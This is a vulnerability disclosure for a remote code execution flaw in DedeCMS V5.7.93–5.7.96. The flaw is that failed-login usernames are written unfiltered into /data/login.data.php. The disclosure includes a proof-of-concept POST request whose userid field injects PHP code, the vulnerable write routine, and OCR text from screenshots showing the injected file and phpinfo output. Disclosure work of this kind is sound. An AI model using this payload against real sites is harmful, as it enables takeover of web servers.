whitehatl Add fix information History

1 contributor

45 lines (28 sloc) | 1.64 KB

Dedecms has remote code execution

- Affected product: Dedecms V5.7.93 - V5.7.96
- Attack type: Remote
- Affected component: /dede/login.php
- Description: DedeCMS v5.7.93 was discovered to contain a remote code execution vulnerability in login.php.
- Vendor confirmed or acknowledged: Confirmed
- Fix information: V5.7.97 UTF-8正式版20220708安全及功能更新补丁

POC

```
POST /dede/login.php HTTP/1.1
Host: dedecms5793
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=e9ag7oevkh77gnko3cdmt7mbc2

dopost=login&userid=%5C%27.phpinfo%28%29%3B%3F%3E&pwd=123&validate=hw0k
```


Details

DedeCMS v5.7.93 added the login failure lock function to file `/dede/login.php` to comply with relevant web security regulations. When a user fails to login, the failure message will be written to file `/data/login.data.php` to record the number of failed login attempts for that user.

```
$arr_login[$userid] = "{$count},{$timestamp}";
$content = "<?php\r\n\$str_login='" . json_encode($arr_login) . "';";

$fp = fopen($filename, 'w') or die("写入文件 $filename 失败，请检查权限！");
fwrite($fp, $content);
fclose($fp);
```

The file write operation does not filter the write content sufficiently, allowing an attacker to write malicious code to the file by user name and cause remote code execution.


www
DedeCMS-V5.7.96-UTF8
uploads
data
login.data.php
php7.2
Project
login.data.php
ziptmp
common.inc.php
config.cache.bak.php
config.cache.inc.php
config.file.inc.php
downmix.data.php
helper.inc.php
login.data.php
safequestions.php
template.rand.php
dede
Structure
<?php
$str_login='{"\\\\\\'.phpinfo();?>":"1,1657109790"}';
phpinfo()
不安全 | dedecms5796.com/data/login.data.php
PHP Version 5.6.9
php
System
Windows NT DESKTOP-EI9M504 6.2 build 9200 (Windows 8) AMD64
Build Date
May 13 2015 19:23:54
Compiler
MSVC11 (Visual C++ 2012)
4. The code is written to the login.data.php file, which can be accessed for RCE